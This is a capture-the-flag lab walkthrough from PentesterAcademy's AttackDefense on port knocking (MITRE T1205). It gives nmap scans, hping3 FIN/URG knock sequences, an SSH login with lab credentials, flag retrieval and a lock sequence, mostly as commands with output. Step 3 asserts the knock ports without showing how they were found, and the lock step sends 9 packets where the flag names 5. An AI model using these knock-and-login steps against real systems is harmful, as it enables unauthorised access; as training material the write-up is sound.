
ATTACK
DEFENSE
by PentesterAcademy

Name	T1205: Port Knocking
URL	https://www.attackdefense.com/challengedetails?cid=1532
Type	MITRE ATTACK Linux : Persistence

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Figure out the port knocking pattern, perform the knock, SSH into the remote server and retrieve the flag!

Solution:

Step 1: Check the IP address of the attacker machine.

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
363: eth0@if364: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.3/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
366: eth1@if367: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:d4:db:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.212.219.2/24 brd 192.212.219.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

Step 2: Perform an Nmap scan on the target.

Command: nmap -p- 192.212.219.3

```
root@attackdefense:~# nmap -p- 192.212.219.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-15 13:37 UTC
Nmap scan report for target-1 (192.212.219.3)
Host is up (0.000013s latency).
All 65535 scanned ports on target-1 (192.212.219.3) are closed
MAC Address: 02:42:C0:D4:DB:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.57 seconds
root@attackdefense:~#
```

No TCP port is open. One can also do a UDP scan (but as per challenge description, only TCP ports are to be considered).

Command: nmap -p- -sU 192.212.219.3

Step 3: It is clear that the following ports are open on the target machine.

- 7000/tcp
- 8000/tcp
- 9000/tcp

The TCP flags are

- URG
- FIN

Each port needs n number of packets where 4 < n < 10.

So, send 9 packets of TCP URG and FIN flag to each port.

Step 4: Send 9 TCP packets with FIN flag set to port 7000 of the target machine.

Command: hping3 -c 9 -F -p 7000 192.212.219.3

```
root@attackdefense:~# hping3 -c 9 -F -p 7000 192.212.219.3
HPING 192.212.219.3 (eth1 192.212.219.3): F set, 40 headers + 0 data bytes
len=40 ip=192.212.219.3 ttl=64 DF id=0 sport=7000 flags=RA seq=0 win=0 rtt=7.8 ms
len=40 ip=192.212.219.3 ttl=64 DF id=0 sport=7000 flags=RA seq=1 win=0 rtt=7.7 ms
```

Similarly, send 9 TCP packets with URG flag set to port 7000 of the target machine.

Command: hping3 -c 9 -U -p 7000 192.212.219.3

```
root@attackdefense:~# hping3 -c 9 -U -p 7000 192.212.219.3
HPING 192.212.219.3 (eth1 192.212.219.3): U set, 40 headers + 0 data bytes
len=40 ip=192.212.219.3 ttl=64 DF id=0 sport=7000 flags=RA seq=0 win=0 rtt=7.9 ms
len=40 ip=192.212.219.3 ttl=64 DF id=0 sport=7000 flags=RA seq=1 win=0 rtt=7.8 ms
```

In the same manner, send the packets to port 8000 and 9000.

Commands:
hping3 -c 9 -F -p 8000 192.212.219.3
hping3 -c 9 -U -p 8000 192.212.219.3
hping3 -c 9 -F -p 9000 192.212.219.3
hping3 -c 9 -U -p 9000 192.212.219.3

Step 5: Scan the target machine again.

```
root@attackdefense:~# nmap -p- 192.212.219.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-15 13:40 UTC
Nmap scan report for target-1 (192.212.219.3)
Host is up (0.000013s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 02:42:C0:D4:DB:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.54 seconds
root@attackdefense:~#
```

The SSH service is available now.

Step 6: Use the provided credentials to log into the target machine.

Username: admin
Password: password

The target server can be addressed using IP address 192.212.219.3

Commands: ssh admin@192.212.219.3

```
root@attackdefense:~# ssh admin@192.212.219.3
The authenticity of host '192.212.219.3 (192.212.219.3)' can't be established.
ECDSA key fingerprint is SHA256:6NK0FGktq38IJ4+NesyIbU7/B0kPcnZ0LTQuJUq1x24.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.212.219.3' (ECDSA) to the list of known hosts.
admin@192.212.219.3's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-72-generic x86_64)
```

User login was successful.

Step 7: Retrieve the flag.

Command: cat flag

```
admin@victim-1:~$ cat flag
445ff5876864b371bcaba929d9c9f8cc

Locking pattern: 10000/TCP/URG 11000/TCP/FIN 12000/TCP/URG
Number of packets: 5
admin@victim-1:~$
```

Flag: 445ff5876864b371bcaba929d9c9f8cc

In addition to the flag, a lock sequence pattern is given.

Step 8: The lock down can be done in the same manner.

Commands:

```
hping3 -c 9 -U -p 10000 192.212.219.3
hping3 -c 9 -F -p 11000 192.212.219.3
hping3 -c 9 -U -p 12000 192.212.219.3
```

This will make SSH service unavailable.

```
root@attackdefense:~# nmap -p- 192.212.219.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-15 13:58 UTC
Nmap scan report for target-1 (192.212.219.3)
Host is up (0.000013s latency).
All 65535 scanned ports on target-1 (192.212.219.3) are closed
MAC Address: 02:42:C0:D4:DB:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.53 seconds
root@attackdefense:~#
```

References:

1. Port knocking (https://attack.mitre.org/techniques/T1205/)